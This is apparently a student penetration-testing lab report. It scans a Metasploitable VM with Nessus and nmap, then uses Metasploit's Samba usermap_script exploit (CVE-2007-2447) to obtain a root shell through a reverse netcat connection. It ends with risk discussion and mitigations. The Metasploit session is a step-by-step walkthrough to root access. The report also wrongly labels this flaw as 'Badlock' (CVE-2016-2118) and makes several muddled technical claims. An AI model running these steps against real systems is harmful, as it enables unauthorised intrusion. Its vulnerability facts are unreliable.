
Risk Information
Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:
/UI:R/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0
/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.5
CVSS v2.0 Base Score: 6.8
CVSS v2.0 Temporal Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:M
/I:P/A:P
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RC:C

Vulnerability Information


Part3,Exploitation: Gaining Access through A vulnerability identified during the vuln scan

After I got vulnerability scan results from Nessus, I have checked all the vulnerabilities that I got, and I did a research on most of the vulnerabilities and finally I have decided to exploit Samba Bad lock Vulnerability. My plan was to gain the Root access on my target machine. Below are the attached screen shoots of my vulnerability, which is Samba bad lock.


Samba bad lock Vulnerability



```
msf6 > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                          normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce    2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                     2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                            2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                 2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                        2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                   normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                 normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap                2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                  2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap              2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                                normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                           2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results            2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > nmap -PA -A -sV -sT -T4 --version-all -v -p <445> <192.168.75.129>
[*] exec: nmap -PA -A -sV -sT -T4 --version-all -v -p <445> <192.168.75.129>

sh: 1: Syntax error: redirection unexpected
```




```
Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > nmap -PA -A -sV -sT -T4 --version-all -v -p <445> <192.168.75.129>
[*] exec: nmap -PA -A -sV -sT -T4 --version-all -v -p <445> <192.168.75.129>

sh: 1: Syntax error: redirection unexpected
msf6 > nmap -PA -A -sV -sT -T4 --version-all -v -p 445 192.168.75.129
[*] exec: nmap -PA -A -sV -sT -T4 --version-all -v -p 445 192.168.75.129

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 15:46 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating ARP Ping Scan at 15:46
Scanning 192.168.75.129 [1 port]
Completed ARP Ping Scan at 15:46, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:46
Completed Parallel DNS resolution of 1 host. at 15:46, 0.01s elapsed
Initiating Connect Scan at 15:46
Scanning 192.168.75.129 [1 port]
Discovered open port 445/tcp on 192.168.75.129
Completed Connect Scan at 15:46, 0.00s elapsed (1 total ports)
Initiating Service scan at 15:46
Scanning 1 service on 192.168.75.129
Completed Service scan at 15:46, 6.03s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.75.129
NSE: Script scanning 192.168.75.129.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.47s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.04s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Nmap scan report for 192.168.75.129
Host is up (0.00034s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:EB:83:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.095 days (since Fri Jul  2 13:30:10 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```




```
Host script results:
|_clock-skew: mean: 1h57m16s, deviation: 2h49m43s, median: -2m44s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-07-02T15:44:00-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.75.129

NSE: Script Post-scanning.
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Initiating NSE at 15:46
Completed NSE at 15:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
           Raw packets sent: 20 (1.626KB) | Rcvd: 16 (1.338KB)
```

Samba bad lock Vulnerability



```
kali@yohanahaileab:~
msf6 > search cve:2007-2447

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
```



```
  since this option is used to map usernames prior to authentication!

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-2447
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.75.129
RHOST ⇒ 192.168.75.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.75.128:4444
[*] Command shell session 1 opened (192.168.75.128:4444 → 192.168.75.129:48449) at 2021-07-02 15:51:49 -0400


whoami
root
```

Part 4: Analysis and Reporting: Communicating findings and providing mitigation recommendation(Samba Bad lock Vulnerability)

Samba bad lock vulnerability is a type of vulnerability, When Bad lock infected the version of samba for UNIX/Linux which was running on the remote host. So, this security defect is basically affecting the local security authority domain policy (SLDA) and SAM (the security Account manager Manager), which are supported by the samba servers as well as the windows operating system. It is also open-source software, that makes it most vulnerable to attacks. This type of attack is man in the middle attack, in between the server hosting the Security account manager and the client. This MAN in the middle was trying to interrupt the traffic in between them, make changes to it to make use of the traffic, and downgrade the authentication and impersonate users. It can also be vulnerable to denial-of-service attacks if the hackers managed to successfully get the elevated privilege or root access to the remote server, they can get control of the machine and start flooding the servers, moreover it could crush running samba services in windows operating systems. This vulnerability has a very great influence on Samba, besides, several protocols can be affected. As this type of attack has a very great impact in affecting the most widely used protocols like SMB, we should restrict the unnecessary access instead of leaving everything open to everyone, that could be in large enterprises or homes. As the SMB port is used for sharing files and printers between the server and client, so only the necessary files need to be enabled.

According to the National Vulnerability Database, the samba bad lock vulnerability has a CVSS (the common vulnerability system) severity rating was 7.5 which is high. And it is very complex which is very hard to understand, because of it is a protocol-level vulnerability in RPCs(Remote procedure calls) and you don't have full access in your local machine. CVE is also the common vulnerabilities and exposure system, which was a code used as a reference for the vulnerability which is publicly known, for Samba the CVE code is (CVE_2016-2118). So for this high-risk vulnerability to exploit the attackers needs to get an elevated or administrative privilege to get access to the remote machine.

Testing details.

I have used NESSUS to scan my vulnerabilities, I have gotten almost 75 vulnerabilities in my test results, and I have chosen to exploit the samba vulnerability, and I have successfully gained the root access and verified it using Whoami command. Here are the steps I followed to gain the root access.

First I had to check my services scan to check if Samba is running there, and I found the full information here

Samba smbd 3.0.20- Debian workgroup: WORKGROUP, on port 445 .

Then I searched for Samba in my Metasploit console and I got a precise list. But I also run another command to get more detailed information , the command is down below and to run this command I put the port number for SMB which is 445 and my IP address of my vulnerable operating system.

nmap -PA -A -sV -sT -T4 --version-all -v -p <445> <192.168.75.129>

This scan result was amazing you can clearly see all the details that the port 445 is open, and version is Samba smbd 3.0.20-Debian and service name was net-bios. The running operating system was linux_kernel:2.6 , the mac address 00:0C:29:EB:83:B1 and soon.

Then after getting the exact version of samba ,I did a little research on what exploit to use and choose the CVE-2007-2447 samba usermapscript.

Then I did search for ,**search cve:2007-2447**, in Metasploit console to check if I have that exploit. And I found an exploit and then I put the command

use exploit/multi/samba/usermap_script in Metasploit .and then I typed **Info** to get more detailed information, in the basic option menu I can see that it needs the RHOST to be set up. So I had to set the Rhost, and the **set RHOST <192.168.75.129**> then I can see the RHOST is already set up. And the final step was to run the command RUN. And I put the command **RUN** in my Metasploit console, and got my elevated privilege **ROOT** . in order to confirm that I am the root , I used the **whoami** command and I got the result which confirms that I am the root.

IT risk is the damage or the attack that could be caused by the cyber threat actors, any type of IT risk could cause harm to organizations. For instance, if unauthorized users adversely affect the CIA triad(Confidentiality, integrity, and availability) of any of the companies data that could cause a serious damage to organizations. Risks can be from insiders or externally. But I would say the internal risks are more dangerous than the external, because the insiders has access to most of the organizations data and they may have a good knowledge of the encryption methods used by the organization, whereas the outsiders has a very limited resources of an organization. IT risk assessment is the process of identifying and analyzing vulnerabilities. So, risk assessment should be done on anything which could be affected by cyber hackers, it could be the hardware part of a computer or any asset, customer data, or companies' important information. The main purpose of risk assessment management is to identify potential problems before they occur and to get ready on planning for the risk-handling activities depending on the needs of the companies and for certain projects to reduce unfortunate impacts on achieving their goals. Samba bad lock vulnerability is also a very risky to organizations and enterprises, because once the attacker gets the higher-level access, it can make them vulnerable to different type of attack. Especially if the vulnerable software is in business environments, attackers can take advantage of the elevated access and could make a lot of change in the company infrastructure. There are several It risks like natural disaster risks, such as hurricane, floods or tornedos risk that are dependent on the location where they are placed. Risks can also be done unintentionally, for example if employees access other colleagues’ information or companies’ data by mistake.

We do have several risk mitigation strategies we can use for cyber threats, but whenever we are ready to do security fixes we have to prioritize and consider which one is the most risky, then we start with the one that has a high risk impact. One of the best ways to start doing for the vulnerabilities like samba bad lock attacks are patching. We have to do it as soon as you can after you get your testing results, you have to update your system before the attackers try to do another exploitation, because once they gain the root privilege, they can start making changes on the victim machine, and also bad lock affects to the old versions of Samba, so that's a great way to protection. In the meantime try to inspect ARP and DHCP snooping to check man in the middle attacks. Attacks like man in the middle are more common in WIFI networks than in wired networks, so we have to go extra mile to strengthen our security on WIFI enterprise networks. Disable SMBv1 is also another option, as this version of the server message blocker, is old we should disable it, this could prevent the computers from attacks. Enable port security on your network switches, this is also a great way of boosting your security measures. Especially for attacks like ARP spoofing are very unlikely to happen if port security is enabled. Enable SMB signing and enforce it for all machines, this is also a great way of attack prevention because whenever a request comes from the client the SMB negotiates packet signing. Daily backups can also save your data and secure your valuable information. Restrict administrative privileges, as accessing the administrative account is getting full control on doing anything on the account, we have to restrict the privilege. we should only allow the authorized users to access the elevated privilege. Multi-factor authentication is a very good security measure especially for those who are accessing remotely, also VPNs. Using multifactor authentication can make it harder for attackers to get administrative privilege access.

Reference

https://www.exploit-db.com/docs/english/44040-the-easiest-metasploit-guide-you%E2%80%99ll-ever-read.pdf

https://adsecurity.org/?p=2812